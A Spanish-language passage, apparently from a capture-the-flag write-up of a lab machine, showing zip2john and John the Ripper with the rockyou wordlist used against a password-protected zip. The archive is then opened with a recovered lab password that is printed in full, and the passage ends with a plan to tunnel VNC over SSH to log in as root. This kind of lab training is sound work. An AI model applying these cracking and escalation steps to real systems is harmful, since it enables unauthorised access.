Y tiene contraseña para poder sacar la contraseña de manera sencilla hay que hacer esto

Bash

```
zip2john secret.zip
```

```
[secret.zip] secret password: #
> zip2john secret.zip
ver 2.0 secret.zip/secret PKZIP Encr: cmplen=20, decmplen=8, crc=77537827 ts=9827 cs=7753 type=0
secret.zip/secret:$pkzip$1*1*2*0*14*8*77537827*0*24*0*14*7753*8061b9caf8436874ad47a9481863b54443379d4c*$/pkzip$:secret:secret.zip::secret.zip
```

que lo convierte en un hash y ya aqui con un john podemos sacarlo

```
john --wordlist=/usr/share/wordlists/rockyou.txt hash
```



```
[secret.zip] secret password: 
> zip2john secret.zip
ver 2.0 secret.zip/secret PKZIP Encr: cmplen=20, decmplen=8, crc=77537827 ts=9827 cs=7753 type=0
secret.zip/secret:$pkzip$1*1*2*0*14*8*77537827*0*24*0*14*7753*8061b9caf8436874ad47a9481863b54443379d4c*$/pkzip$:secret.zip::secret.zip
> zip2john secret.zip > hash
ver 2.0 secret.zip/secret PKZIP Encr: cmplen=20, decmplen=8, crc=77537827 ts=9827 cs=7753 type=0
> locate rockyou.txt
/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt.tar.gz
/usr/share/wordlists/rockyou.txt
> john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 5 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:04 DONE (2024-07-23 12:27) 0g/s 2915Kp/s 2915Kc/s 2915Kc/s "2parrow" ..*7¡Vamos!
Session completed.
```


Esta vez no se ha podido pero vamos a intentarlo con la contraseña que teniamos

```
Session completed.
> cat creed
File: creed
1 Charix!2#4%688(0
> unzip secret.zip
Archive: secret.zip
[secret.zip] secret password:
extracting: secret
```

home/u/Academia/poison took 6s

Como vimps anterior mente tenemos el protocolo abierto el vncviewer por ende vamos a conectarnos desde ssh y vamos a abrir un puerto para que nos podamso loguear desde root





language-flag

716d04b188419cf2bb99d891272361f5